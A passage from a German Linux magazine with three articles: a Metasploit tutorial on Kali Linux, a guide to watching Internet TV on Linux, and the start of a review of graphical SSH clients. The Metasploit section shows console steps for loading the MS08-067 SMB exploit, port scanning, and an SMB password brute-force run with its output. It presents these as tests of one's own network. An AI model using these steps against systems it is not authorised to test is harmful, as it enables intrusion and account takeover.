Metasploit wird vom IT-Dienstleister Rapid 7 auch in einer kommerziellen Variante vertrieben, die mehrere Tausend Dollar kostet. Aber es gibt weiterhin die frei verfügbare Open-Source-Version, um die es im Folgenden geht. Deren Komponenten stehen weitgehend unter der GNU Public License oder ähnlichen freizügigen Lizenzen. In der Open-Source-Ausgabe liefert Metasploit eine Kommandozeile und verzichtet auf eine GUI.

Zweischneidiges Schwert

Auch die freie Metasploit-Version hat es in sich: Über die Jahre ist die Zahl der enthaltenen Programmschnipsel



für Angriffe (Exploits) durch die freiwillige Mitarbeit von Sicherheitsforschern von einem Dutzend auf rund 1500 gewachsen. Nutzer können einzelne Exploits für bestimmte Schwachstellen anpassen und gleich mit kompromittierenden Code ausstatten, der bei einem Erfolg des Angriffs auf dem Zielsystem ausgeführt wird und beispielsweise einen Shell-Zugang öffnet. Alle diese Schritte finden innerhalb der effizienten Kommandozeile von Metasploit statt und erlauben ein sehr systematisches Vorgehen.

Ein Tool wie Metasploit ist damit ein zweischneidiges Schwert, und die IT-Industrie sieht dessen Verbreitung kritisch. In den Händen böswilliger Hacker kann Metasploit erheblichen Schaden anrichten, ohne dass der An-

greifer dazu selbst ein Scripting- und Sicherheitsgenie sein muss. So nahm Barnes & Nobles, das größte Buchhandelsunternehmen in den USA, 2012 die Ausgabe eines englischsprachigen Linux-Magazins mit einem detaillierten Artikel zu Metasploit kurzerhand aus dem Sortiment (mit dem Resultat, dass besagter Artikel zusätzlich eine Menge Beachtung bekam und bald darauf im Web veröffentlicht wurde).

Wie auch immer man den Nutzen dieser Frameworks wie Metasploit sehen mag: Es muss jedem klar sein, dass allein mit der Existenz dieser stets aktualisierten Script- und Programmsammlungen auch diffizile Hacks, die ansonsten etliche Tage an Recherche voraussetzten, deutlich einfacher werden.

Kali Linux 2.0: Das Livesystem Kali Linux liefert alles mit, was zu einem schnellen Start nötig ist. Es gibt keinen einfacheren Weg zu einem sorgfältig eingerichteten Metasploit Framework.



Fühlt sich auch als fest installiertes System wohl: Kali Linux ist ein Debian 8 mit vielen Sicherheitstools im Repertoire. Es lässt sich wie Debian installieren.



Legitim: Der Einsatz im eigenen Netzwerk

Systematische Angriffe mit den gebündelten Komponenten von Metasploit sind keineswegs nur für Cyberkriminelle interessant, die sich illegal Zugang zu Computersystemen verschaffen möchten. Zwar werden die in Metasploit enthaltenen Tools auch von der Hacker-Szene mitentwickelt, die Zielgruppen sind aber Administratoren und Sicherheitsexperten. Tatsächlich werden Frameworks wie Metasploit völlig legal eingesetzt. Und zwar immer dann, wenn entweder der Administrator eines Netzwerks diese Angriffe zu Testzwecken auf das eigene System loslässt oder im Auftrag des Betreibers einen definierten Pentest ausführt. Mini-PCs und Ein-Platinen-Computer wie der Raspberry Pi haben Aufwand und Kosten erheblich gesenkt, von zu Hause aus einen kleinen Linux-Server zu betreiben. Der niedrige Aufwand bedeutet aber nicht, dass es damit auch einfacher wird, einen Server sicher zu betreiben. Wenn Sie zu Hause ein Netzwerk mit PCs, NAS und Servern betreiben, sind Sie Ihr eigener Administrator. Entsprechend dürfen auch Sie ganz legal mit Metasploit Ihre

eigene IT angreifen, um auf diese Weise Schwachstellen in den Geräten aufzudecken. Der Einsatz der Werkzeuge gegen den eigenen PC, Server oder im eigenen LAN ist legitim und nützlich. Sie finden damit Sicherheitslücken in Ihren Systemen, bevor es jemand anderes tut. In diesem Kontext sind die Programme auch in Deutschland nicht verboten, da dies kein unerlaubter Zugriff auf fremde Computersysteme ist. Sogar das Bundesamt für Sicherheit in der Informationstechnik (BSI) empfiehlt solche Testangriffe und hat auf www.bsi.bund.de/DE/Publikationen/Studien/Pentest/index_htm.html eine Studie im PDF-Format dazu veröffentlicht.


Beachten Sie aber, dass der Einsatz in Firmennetzwerken nur nach expliziter Genehmigung stattfinden darf. Greifen Sie ohne schriftliche Erlaubnis keine fremden PCs oder Netzwerke an, da schon ein Scan eine Straftat darstellen könnte oder erheblichen Ärger mit den Netzwerkadministratoren einbringen kann.

Livesystem: Metasploit einsatzbereit

Auf der Firmenwebseite von Rapid 7 stehen kommerzielle Varianten von

Metasploit: Mehr Infos

Die Beitrag zum grundlegenden Aufbau von Metasploit und dessen Fähigkeiten zeigt nur einen kleinen Ausschnitt dessen, was das Framework mit seinen Exploits, Payloads und Scannern leisten kann. Eine detaillierte Einführung mit weiteren Beispielen aus der Praxis haben die Macher von Kali Linux auf <https://www.offensive-security.com/metasploit-unleashed> veröffentlicht. Dieses Onlinehandbuch liegt nur englischsprachig vor.



Metasploit zum Download bereit, aber das Installationsscript der Open-Source-Version für Linux ist auf GitHub untergebracht. Es gibt keine fertigen Pakete für Distributionen und auch die Installation der verlangten Scriptinterpreter, Runtimes und der verlangten PostgreSQL-Datenbank muss trotz des Installationsscripts auf manuellem Weg geschehen.

Dank eines Livesystems ist eine Installation von Metasploit aber gar nicht nötig: Das System Kali Linux 2.0 hat Metasploit (Open Source) einsatzbereit an Bord und für erste Experimente ist dies die bessere Lösung. Kali Linux basiert auf Debian 8 und lässt sich mit dem Debian-Installsystem samt Metasploit und allen anderen Tools auf Festplatte oder in einer virtuellen Maschine installieren. Für größere Metasploit-Vorhaben ist dies so wieso empfehlenswert, denn das Livesystem verwirft Anpassungen und gespeicherte Daten.

Kali Linux 2.0 liegt als ISO-Image unter <https://www.kali.org/downloads> zum Download bereit (2,6 GB, 32 Bit und 64 Bit). In den Ausgaben „Light“ und „Mini“ ist Metasploit nicht enthalten, nur in der großen regulären

```

Terminal
Creating initial database schema

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

= [ metasploit v4.11.5-2016010401 ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > db_status
[*] postgresql connected to msf
msf >

```

Nur nicht abschrecken lassen: Die Open-Source-Version von Metasploit 4.x hat es in sich, wird aber per Konsole bedient. Es gibt eine Befehlszeilenerganzung per Tab-Taste.

```

Terminal
msf > search type:exploit name:netapi

Matching Modules

Name                                     Disclosure Date   Rank
----                                     -
exploit/aix/local/libstat_path          2013-09-24       excellent
vilege Escalation
exploit/aix/rpc_cmsd_opcode21           2009-10-07       great
ager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
exploit/aix/rpc_ttdbserverd_realpath    2009-06-17       great
bserverd_tt_internal_realpath Buffer Overflow (AIX)
exploit/android/browser/samsung_knox_smdm_url 2014-11-12       excellent
NOX Android Browser RCE
exploit/android/browser/webview_addjavascriptinterface
and WebView addJavaScriptInterface Code Execution 2012-12-21       excellent

```

Die Suche ist kein Glanzpunkt: In der Open-Source-Variante liefert Metasploit die Ergebnisse einer Suche nach Modulen nur in der Konsole. Hier ist viel Blättern angesagt.

Ausgabe. An Speicher benötigt Kali Linux mit Metasploit mindestens ein GB RAM.

Der erste Start unter Kali Linux

Nach dem Boot von Kali Linux als Live-System laufen zunächst weder Netzwerkdienste noch die benötigte Postgre-SQL-Datenbank. Es gibt aber auf dem Desktop (links in der Schnellstartleiste) einen Starter, der alle notwendigen Schritte ausführt, um Metasploit mit seiner Datenbank in Gang zu setzen. Dies kann einige Momente dauern. Im Anschluss daran startet die Metasploit-Konsole automatisch in einem Terminalfenster. Diese Konsole können Sie später auch jederzeit mit dem Aufruf

```

/usr/share/metasploit-framework/
  msfconsole

```

oder über den Schnellstarter aufrufen.

Die Metasploit-Konsole

In der Open-Source-Ausgabe ist die Konsole die Schaltzentrale für alle Aktionen von Metasploit und begrüßt Sie mit dem Eingabeprompt „msf >“, der jetzt auf Befehle wartet. Der Befehl „banner“ gibt die Versionsnummer aus und zeigt die Zahl der verfügbaren Exploits (rund 1500), Auxiliaries (rund 870) und Payloads (mehr als 400). Ein Exploit ist der Code, der eine Schwachstelle ausnutzt, Auxiliaries sind Hilfsmodule, die Informationen über das Zielsystem einholen. Das beginnt bei DNS-Abfragen, geht über Portscanner bis hin zu spezialisierten Scannern, etwa für FTP-Server. Payloads sind jene Codeteile, der nach einem erfolgreichen Angriff auf dem Zielsystem eingeschleust werden.

Die Befehle show und search: Der Befehl „show“ listet sämtliche verfug-

bare Module sowie Exploits auf, letztere mit „show exploits“. Diese Liste ist lang und unübersichtlich. Für die Suche nach einem passenden Exploit für ein Zielsystem ist der Befehl „search“ besser. Er bietet unter anderem die Optionen „type“ und „name“. Vermuten Sie bei Ihrem Zielsystem beispielsweise eine Lücke in einer Dateifreigabe über SMB (Server Message Block), suchen Sie mit diesem Befehl nach verfügbaren Exploits:

```

search type:exploit name:smb

```

Die tabellarische Liste zeigt in den Spalten den Namen, das Veröffentlichungsdatum (Disclosure Date), die Qualität (Rank) und eine kurze Beschreibung (Description).

Umgang mit Exploits und Modulen:

Jedes dieser Module hat noch mal unterschiedliche Optionen für den Einsatz gegen ein Zielsystem. Für Exploits müssen Sie meistens die Adresse des Zielsystems angeben und einen Payload mitschicken. Bei Auxiliary-Modulen geben Sie in der Regel auch eine Zieladresse oder einen Adressbereich ein. Möchten Sie ein Modul verwenden, dann laden Sie es zunächst über diesen Befehl:

```

use [Modulpfad/Modulname]

```

Unsere Suche von oben nach „exploit“ und „smb“ hat beispielsweise den Exploit „exploit/windows/smb/ms08_067_netapi“ geliefert, der sich auf alte Windows-XP-Rechner ansetzen lässt. Um den Exploit zu nutzen, geben Sie ihn anschließend folgendermaßen ein:

```

use exploit/windows/smb/ms08_067_
  netapi

```

Das Eingabeprompt ändert sich und zeigt den Namen des aktiven Exploits an. Um herauszufinden, welche Optionen dieses Modul bietet, geben Sie stets „show options“ ein:

```

show options

```

Typische Optionen für einen Exploit sind „RHOST“ für den Remote Host, also die IP-Adresse des Zielrechners. „RPORT“ ist die Portnummer des anzugreifenden Dienstes. Zum Anpassen der Optionen verwenden Sie den Befehl „set“, gefolgt vom Namen der Op-

tion und dem gewünschten Wert. In unserem Beispiel sieht die Konfiguration von „RHOST“ für die Ziel-IP-Adresse dann so aus:

```
set RHOST 192.168.0.17
```

Der Befehl „exploit“ führt dann den Angriff aus. Um das Modul wieder zu entladen, geben Sie einfach „back“ ein.

Beispiele: Metasploit in der Praxis

Eine der Grundlagen für erfolgreiche Angriffe ist die Identifikation von Schwachstellen auf dem Zielrechner. Und die erste Aktion, die schon mal einen Überblick liefert, was auf dem Zielrechner an Diensten laufen könnte, ist ein Portscan. Zum Scannen offener Ports auf IP-Adressen dient das bekannte Tool Nmap, das in Metasploit netterweise bereits integriert ist. Über den Befehl

```
nmap 192.168.0.17
```

finden Sie in der Metasploit-Konsole heraus, welche Netzwerkports auf dem PC mit der angegebenen IP-Adresse offen sind. Bei Standardports lässt sich automatisch auf den dahinter aktiven Dienst schließen. Jeder laufende Dienst ist ein potenzielles Angriffsziel.

Wenn Sie ermittelt haben, welche Adressen und welche Dienste das Ziel bietet, müssen Sie als Nächstes genauere Informationen über das Zielsystem in Erfahrung bringen. Dabei helfen in Metasploit die Vulnerability-Scanner, die nach Schwachstellen suchen. Eine Liste der Scanner erhalten Sie wieder mit dem Search-Befehl:

```
search type:auxiliary
```

Die Liste ist ebenfalls lang, kann aber mit weiteren Parametern des Search-Befehls gefiltert werden. Wir zeigen hier exemplarisch den Einsatz des Portscanners TCP-Syn, der auf Antworten an TCP-Ports wartet:

```
use scanner/portscan/syn
```

Mit dem Set-Befehl und den mit „show options“ ermittelten RHOSTS sowie RPORTs legen Sie das Ziel fest:

```
set RHOSTS 192.168.0.17
```

```
set RPORTS 20, 21
```

Der Befehl „run“ startet dann den Scanvorgang.

```
Terminal
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.0.17    yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

Modul laden und konfigurieren: Bevor es zum Angriff geht, verlangen Module nach Parametern, die sich mit „show options“ abfragen lassen und den aktuell gesetzten Wert anzeigen.

```
Starting Nmap 7.01 ( https://nmap.org ) at 2016-02-29 20:43 UTC
Nmap scan report for 192.168.0.17
Host is up (0.00031s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2869/tcp  open  ieslap
5357/tcp  open  wsdap1
49158/tcp open  unknown
MAC Address: 08:00:27:77:AA:41 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 10.47 seconds
msf auxiliary(syn) >
```

Einfache Übung: Der Portscanner Nmap, bei Kali Linux in der neusten Version enthalten, ist so elementar, dass Metasploit ihn kurzerhand als Befehl aufgenommen hat.

```
msf auxiliary(smb_login) > set SMBUSER daver
SMBUSER => daver
msf auxiliary(smb_login) > set PASS_FILE /root/kennworte.txt
PASS FILE => /root/kennworte.txt
msf auxiliary(smb_login) > run

[*] 192.168.0.17:445 SMB - Starting SMB login bruteforce
[-] 192.168.0.17:445 SMB - Failed: '.\daver:sepp', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[-] 192.168.0.17:445 SMB - Failed: '.\daver:1234567890', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[-] 192.168.0.17:445 SMB - Failed: '.\daver:abcdefg', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[-] 192.168.0.17:445 SMB - Failed: '.\daver:geheim', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[-] 192.168.0.17:445 SMB - Failed: '.\daver:passwort', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[+] 192.168.0.17:445 SMB - Success: '.\daver:daver'
[*] 192.168.0.17:445 SMB - Domain is ignored for user daver
```

Rohe Gewalt: Hier knackt eine Brute-Force-Angriffe das Log-in einer Windows-Netzfreigabe. Die Passwörter lieferte eine Wörterbuchdatei, der Benutzername war vorher bekannt.

Brute Force: Schwache Passwörter sind Schwachstellen. Und leider gibt es ab einer gewissen Netzwerkgröße meistens mehrere Systeme, deren Anwender keine komplexen Passwörter vergeben haben. Metasploit bietet eine ganze Reihe von Brute-Force-Angriffen auf Passwörter verschiedener Dienste. Auf Windows-PCs öffnen der Log-in-Name und das Passwort des Windows-Kontos meist auch den Zugriff auf Netzwerkfreigaben. In Metasploit findet sich das entsprechende Auxiliary-Modul „auxiliary/scanner/smb/smb_login“ für Wörterbuchangriffe auf SMB-Freigaben. Wer in der glücklichen Lage ist, bereits ein Passwort oder ei-

nen Benutzernamen zu kennen, kann diese auch direkt angeben. Mit `use auxiliary/scanner/smb/smb_login` wird der Passwortscanner geladen und mit `set RHOSTS 192.168.0.17` `set SMBUser admin` `set PASS_FILE /root/kennworte.txt` abgerichtet – hier auf den Benutzer „admin“. Die angegebene Datei „/root/kennworte.txt“ auf der Festplatte, hier im Verzeichnis „/root“, enthält alle Passwörter, die der Scanner ausprobieren soll. „run“ startet den Angriff, der alle Passwörter der Textdatei automatisch durchprobiert. ●

Fernsehen über das Internet


Tatort, Quiz oder Sportschau: Wer TV-Sendungen am PC sehen wollte, kam lange Zeit um die Anschaffung von TV-Tuner plus Antenne nicht herum. Dank Internet ist das inzwischen anders. Lesen Sie hier, wie Sie mit Ihrem Linux-System bestens unterhalten werden.

Von **Stephan Lamprecht**

Der gewohnte Griff zur Fernbedienung, um eine aktuell ausgestrahlte Sendung am Bildschirm zu verfolgen, hat von Medienwissenschaftlern inzwischen den Namen „lineares Fernsehen“, erhalten. Dank Angeboten wie Netflix, Maxdome oder Watchever befindet sich traditionelles lineares Fernsehen auf dem Rückzug. Der Zuschauer möchte selbst darüber entscheiden, wann er einer Sendung folgen möchte. Und die Fernsehsender selbst unterstützen mit Angeboten zum Abruf von Sendungen diesen Trend. Die gute Nachricht: Auch unter Linux bleibt der Bildschirm hier schon seit langer Zeit nicht mehr dunkel.

On-Demand-Streaming bei Netflix & Co.

Bis vor einigen Monaten mussten Linux-Nutzer noch einige Basteleien in Kauf nehmen, um auf ihrem Computer die Serienhits von Netflix oder Amazon Prime Video ansehen zu können. Das lag daran, dass die Dienste auf



Der Browser fürs Filmgeschäft: Google Chrome ist für viele Anwendungsfälle im Streamingbereich die einfachste und passendste Antwort unter Linux.

Microsofts Silverlight-Plug-in aufsetzen, das aber originär nicht für Linux verfügbar ist. Also musste erst umständlich das Linux-Pendant Pipelight installiert und eingerichtet werden. Inzwischen haben aber alle größeren Player ihre Dienste umgestellt. Um etwa Netflix (www.netflix.com/de/) auch unter Linux ansehen zu können, benötigen Sie lediglich den Google-Browser Chrome in einer aktuellen Version.

Besuchen Sie einfach die Seite von Google und laden Sie sich das passende Paket für Ihre Distribution herunter. Danach können Sie sich auch bereits bei Ihrem Anbieter anmelden und sich den ersten Film ansehen.

IP-TV-Angebote von Telekom und Vodafone

Dem Kunden aus einer Hand Telefonie, Internetzugang und Fernsehen anzubieten, galt lange Zeit als Königsdisziplin bei den Service Providern.


Nach dem eher stillen Ende von Alice-TV setzen inzwischen nur noch die Telekom mit Entertain und Vodafone auf IP-TV-Angebote. Da Vodafone aber inzwischen die Netzstruktur von Kabel Deutschland vermarkten kann, stellt sich die Frage, wie lange ein solches separates TV-Angebot noch verfügbar sein wird.

Das Basisangebot von Entertain ist in einer ganzen Reihe von Tarifen enthalten. Dann können Sie einen Teil des Angebots auch ohne eine Set-Top-Box auf dem eigenen Rechner anschauen. Damit dies technisch funktioniert, muss das IP-Angebot Teil des von Ihnen gebuchten Tarifs sein. Und Sie müssen sich über einen Anschluss im IP-Bereich des Providers mit dem Netz verbinden. Ein Abruf vom Urlaubsort ist daher nicht möglich – oder nur mit aufwendigen technischen Verrenkungen, wie der Nutzung eines VPN-Tunnels.


Sind diese Voraussetzungen erfüllt, benötigen Sie nur eine passende Software, die die Streams auch wiedergeben kann. Hier bietet sich beispielsweise der Mplayer oder der VLC Player an. Starten Sie den VLC Player, und wählen Sie „Medien, Medium öffnen“. Wechseln Sie dann in den Bereich „Netzwerk“ und geben Sie hier etwa ein: „rtp://@239.35.10.4:10000“. Sind die anderen Voraussetzungen erfüllt, sollte sich binnen weniger Sekunden eine Sendung der ARD aufbauen.

Das funktioniert bei Vodafone TV ganz ähnlich, nur dass Vodafone statt RTP (Realtime Transport Protocol) das Protokoll UDP (User Datagram Protocol) verwendet und daher „udp://“ vorangestellt werden muss. Bei beiden Anbietern haben Nutzer allerdings das gleiche Problem: Die IP-Adressen, auf denen die einzelnen Sender verbreitet werden, werden von den Gesellschaften nicht veröffentlicht. Noch dazu sind die Programmangebote ständig in der Überarbeitung begriffen, so dass sich hier immer wieder rasche Veränderungen ergeben.

Glücklicherweise gibt es immer wieder fleißige Hände, die ganze Senderlisten kostenlos ins Internet stellen. Eine Google-Recherche mit Stichwörtern wie „Multicastadressliste“ und dem Namen des Providers fördert rasch Treffer ans Licht. Fast schon eine Institution ist das „Entertain Change(b



IP-TV mit dem VLC Player: Wenn Sie die genaue IP-Adresse des Senders kennen, können Sie IP-TV auch ohne spezielle Set-Top-Box aufrufen.



Hilfe im Netz: Einige Anwender haben sich die Mühe gemacht, umfangreiche Kanallisten der TV-Sender zusammenzustellen, die das Umschalten viel einfacher machen.

log“, das viele nützliche Fakten auch in Sachen Sendersortierung und Programmangebot versammelt.

Bleibt der Monitor trotz aller Bemühungen und erfüllter Voraussetzungen dunkel, kann das Problem im Router

Wenn es ruckelt und zuckt

Mit einer schnellen Internetverbindung und den richtigen Apps steht dem Fernsehkonsum unter Linux nichts im Wege. Ganz reibungslos funktioniert das unter idealen Bedingungen – wenn die Internetleitung nicht nur schnell, sondern auch stabil ist. Auch der PC sollte kein Oldie sein und eine Hardwareausstattung bieten, mit der die Datenströme schnell genug konvertiert werden. Wie im Haupttext erwähnt, sollte der Router als Hauptverdächtiger untersucht werden, falls sich beim Abruf überhaupt nichts auf dem Bildschirm tut.

Ein wackeliges Netzwerk kann der Grund für kurzfristig auftretende Artefakte oder Tonschwankungen sein. Generell ist schnelles WLAN für Medienstreaming zwar meistens ausreichend, Kabelnetz für diese Aufgabe aber vorzuziehen. Der VLC Player bietet ein kleines eingebautes Werkzeug, mit dem Sie die Qualität der Über-


tragung prüfen können. Wenn Sie „Werkzeuge -> Medien-Informationen“ aufrufen, finden Sie im Register „Statistiken“ aktualisierte Informationen zur Datenrate. Prüfen Sie hier, wie viele „Frames“ das System bereits gezeigt hat. Gibt es hier einen hohen Wert unter „Verloren“, deutet das darauf hin, dass die Hardware mit der Decodierung schlicht nicht nachkommt.

Sieht hier hingegen alles gut aus, sehen Sie sich die Datenraten an. Für HD-Übertragungen müsste sie deutlich zwischen 7000 und 10 000 liegen. Sehen Sie hier einen niedrigen Wert, dafür bei „Verworfen“ einen sehr hohen Eintrag, ist die Netzwerkverbindung zu langsam oder wird anderweitig gestört.

Im Falle von WLAN kann bereits ein Wechsel des Ortes erfolgreich sein. Auch die Anschaffung eines Repeaters bringt hier oft Abhilfe.



Mediathek View: Nach dem ersten Start des Programms gibt es einige Einstellungen zu tätigen. Nach unserer Erfahrung können Sie hier alle Voreinstellungen einfach akzeptieren.



Senderlisten in Mediathek View: Die Software stellt Ihnen übersichtlich die Angebote verschiedener Mediatheken zusammen.

stecken. Denn viele Geräte mögen das UDP-Protokoll nicht und haben es in der internen Firewall abgeriegelt. Hier müssen Sie in der Konfigurationsoberfläche des Routers nachsehen, ob UDP- und Multicast-Pakete überhaupt durchgelassen werden.

Für den Empfang von verschlüsselten Pay-TV-Sendungen ist eine Set-Top-Box allerdings weiterhin unentbehrlich. Die Logik zum Entschlüsseln des Streams verbirgt sich in dem kleinen Kasten.

Live-TV mit Magine und Zattoo

Während Zattoo bereits seit vielen Jahren Live-TV über das Internet anbietet, ist Magine TV ein noch recht junger Herausforderer. Beide Dienste bieten aber ein mehr oder weniger identisches Angebot. Neben einem kostenlosen

Zugang mit begrenzter Programmauswahl werden auch kostenpflichtige Senderpakete angeboten. Damit können Sie dann direkt auf dem Computer, dem Tablet (per Browser oder App) oder der Set-Top-Box (Apple TV oder Fire TV) das Angebot abrufen.

Bei beiden Diensten verschwimmen gerade die Grenzen zwischen klassischem linearem Streaming und einem Video-on-Demand-Angebot. Zattoo wie Magine TV enthalten nämlich Optionen, Time-Shifting zu betreiben oder verpasste Sendungen erneut aufzurufen.

Technisch anspruchsvoll ist der Konsum der Angebote unter Linux indes ebenfalls nicht mehr. Auch in diesem Fall genügt die Installation von Google Chrome, der alle notwendigen technischen Komponenten besitzt.

Mediatheken der öffentlichen Fernsehsender

In den Mediatheken der öffentlichen Sender lagern viele Stunden Material und Unterhaltung, allerdings nicht als dauerhaftes Archiv. Die Anstalten sind gesetzlich dazu verpflichtet, das Material binnen einer Woche wieder zu entfernen. Das ist für die Zuseher zwar ärgerlich, schmälert Nutzen und Unterhaltungswert aber nur wenig. Die Anstalten bieten für die einfachere Nutzung inzwischen auch Apps für mobile Geräte und Smart-TV an, für den Abruf der Sendungen auf dem Computer ist der Browser vorgesehen.

Es gibt aber noch eine Alternative. Die Software Mediathek View liegt bereits in der Version 10 vor. Notwendig ist der Einsatz einer Software für Mediatheken sicher nicht, aber Mediathek View bietet gegenüber dem Browser eine Reihe von Vorteilen. Einerseits ruft das Programm gleich das Angebot einer ganzen Reihe von Mediatheken ab (ARD, ZDF, ORF mit ihren jeweiligen Sendergruppen). Das erfolgt ganz automatisch, so dass Sie stets einen aktuellen Überblick haben. Da hier andere Schnittstellen genutzt werden, entfällt auch die lästige Wartezeit auf den frühen oder späten Abend, wenn Sendungen mit Freigabe ab 12 oder 16 Jahren angesehen werden sollen. Und schließlich ist das Programm so eng mit Linux verbunden, dass Sie Sendungen auch aufzeichnen können. Dazu bedient sich Mediathek View einer Reihe externer Programme.

In den offiziellen Paketquellen der Distributionen liegt das Paket „mediathekview“ leider in hoffnungslos veralteten Versionen vor. Die manuelle Installation von der Projektseite ist indes nicht allzu schwierig. Diesen Weg sollten Sie in jedem Fall bevorzugen. Besuchen Sie die Projektseite unter <http://zdfmediathk.sourceforge.net/> und laden Sie sich dort die aktuelle Version über den Link „Download“ auf den Rechner. Je nach vorliegender Linux-Distribution müssen Sie vor der eigentlichen Einrichtung noch eine Reihe von Paketen installieren. Die we-

nigste Arbeit haben Sie mit einer aktuellen Ausgabe von Linux Mint, das bereits alles mit an Bord und auch bereits installiert hat, was Sie für den Start benötigen. Installieren Sie dann entweder über den Paketmanager oder über die Konsole mit

```
sudo apt-get install openjdk 7 jre
vlc flvstreamer mplayer libav
tools
```

die benötigten Pakete. Eine Besonderheit sind die „libav-tools“, denn dieses Paket ersetzt in neueren Ubuntu-Versionen und darauf basierenden Varianten das altbekannte Paket „ffmpeg“. Wenn Ihr System zurückmeldet, kein solches Paket zu kennen, dann nutzen Sie das gewohnte „ffmpeg“.

Sind die Voraussetzungen erfüllt, kann die eigentliche Einrichtung beginnen. Es handelt sich bei der Software um eine Java-Anwendung, die Sie letztlich nur in einem Verzeichnis entpacken müssen und somit auch im Home-Verzeichnis ablaufen könnte. Da dies aber nicht ratsam ist, entpacken Sie das Programm am besten in das für optionale Software vorgesehene Verzeichnis „opt“:

```
sudo mkdir /opt/mediathekview
sudo unzip MediathekView10.zip -d
/opt/mediathekview
```

Sollte bei Erscheinen dieses Hefts bereits eine aktuellere Version vorliegen, müssen Sie die „10“ in diesem Beispiel durch die aktuelle Nummer ersetzen. Gestartet wird die App dann über das Shellscript „Linux.sh“, das sich im Programmverzeichnis befindet. Mit


```
sudo ln -s Pfad-zu-Skript /usr/local/bin/mediathekview
```

könnten Sie noch eine symbolische Verknüpfung anlegen, um die Anwendung vorbildlich einzurichten. Ob Sie nun diese Verknüpfung verwenden oder das Script über den Dateimanager aufrufen, spielt technisch keine Rolle.


Beim ersten Aufruf prüft die Software, ob alle benötigten Komponenten für den Einsatz zur Verfügung stehen. Hier wird die Software meckern, wenn Sie bereits „libav“, also das Nachfolgerpaket von „ffmpeg“ nutzen. In diesem Fall müssen Sie im Konfigurations-



Streamingsendungen, IP-TV-Multicasts oder lokale Filmdateien: Der VLC Player ist eines der besten Werkzeuge für den Medienkonsum unter Linux.



Mediathek View benötigt externe Hilfsprogramme: Wenn es für Ihre Distribution das Paket „ffmpeg“ nicht mehr gibt, setzen Sie den Pfad zu avconv unter „ffmpeg“ ein.



Analyse mit dem VLC Player: Die Statistiken des Players liefern Indizien zur Lösung von Problemen, wenn die Wiedergabe klemmen sollte.

dialog des Programms („Einstellungen -> Programme -> Ffmpeg“) den Pfad „usr/bin/avconv“ eintragen.

Jetzt stellt die Software erstmals die Verbindung mit den Mediatheken her und sammelt die verfügbaren Einträge. Die Bedienung der Software ist weitestgehend selbsterklärend. Die ange-

botenen Inhalte werden in einer umfangreichen Datenbank gesammelt. In dieser stöbern Sie nach Belieben oder suchen nach Inhalten.

Zu jedem Eintrag haben Sie die Wahl, den Beitrag unmittelbar anzuschauen oder auch eine Aufzeichnung zu starten.

Grafische SSH-Clients

SSH funktioniert unter Linux einfach mit dem gleichnamigen Programm im Terminal. Wer etwas Komfort wünscht, darf sich aber auch von grafischen SSH-Clients verwöhnen lassen: Hier folgt eine Kurzzvorstellung vier grafischer Kandidaten.

Von David Wolski


SSH ist zur Fernwartung von Linux-Servern und zur sicheren Dateiübertragung unabdingbar. Aber nicht allen behagt nacktes SSH mit dem schlichten Open-SSH-Client in der Kommandozeile. Gerade für Anwender, die Grafisches gewöhnt sind, ist das schon mal eine Hürde. Grafische SSH-Clients bauen die Hürden ab und sorgen mit ihren nützlichen Zusatzfunktionen für Komfort. Einige der Funktionen sind auch für Fortgeschrittene interessant, die ansonsten eher mit dem üblichen, weil vorinstallierten SSH-Client in der Kommandozeile arbeiten.

Hot SSH: Client unter Gnome

Aus dem engeren Kreis um Gnome stammt das recht schlichte Programm Hot SSH, das als Gnome-App der Philosophie dieser Desktopumgebung folgt. Und diese lautet nun mal „weniger ist mehr“. Eine große Zahl an Features darf man von Hot SSH deshalb zwar nicht erwarten, jedoch hat dieser SSH-Client dennoch einige nützliche Extras in petto. Hot SSH bietet nach dem Start Serveradresse sowie Benutzernamen an und merkt sich die zuletzt verwendeten Verbindungen, so dass diese beim nächsten Aufruf einfach per Klick wieder zur Verfügung stehen. Eine SSH-Verbindung öffnet Hot SSH in einem eigenen Terminalfenster und zeigt dabei am unteren Rand eine Statuszeile mit der gemessenen Netzwerklatenz, der Uptime des SSH-Servers, der Zahl der angemeldeten Benutzer und der Systemauslastung (System Load) an. Wird eine zweite



Ziemlich brav, keinesfalls ein heißes Eisen, aber gut in Gnome eingebunden: Der SSH-Client Hot SSH ist ein typisches Gnome-Programm – schlicht, aber funktional.



Putty: Unter Windows ist das Open-Source-Programm ein Klassiker, unter Linux eher ein Exot. Nützliche Features wie Logging und Lesezeichen machen diesen Client aber auch hier interessant.

Verbindung zum gleichen Server gebraucht, so öffnet ein Rechtsklick in das Terminal und die Option „New Tab for connection“ ein weiteres Unterfenster. Die weitere Option „Open SFTP“ ruft den Gnome-Dateimanager Nautilus zur Dateiübertragung per SFTP zum Server auf. Pro Instanz kann sich Hot SSH aber so wie Putty immer nur zu einem Server verbinden. Geeignet ist das englischsprachige Hot SSH unter Gnome-ähnlichen Desktops, also auch unter Unity, Mate, Cinnamon

und XFCE. Die Installation gelingt unter Debian, Ubuntu, Mint und Fedora ganz einfach über den jeweiligen Paketmanager, denn das Paket „hotssh“ liegt in den Standardpaketquellen. Eine Übersicht zu den Funktionen liefert die offizielle Webseite unter <https://wiki.gnome.org/Apps/HotSSH>.

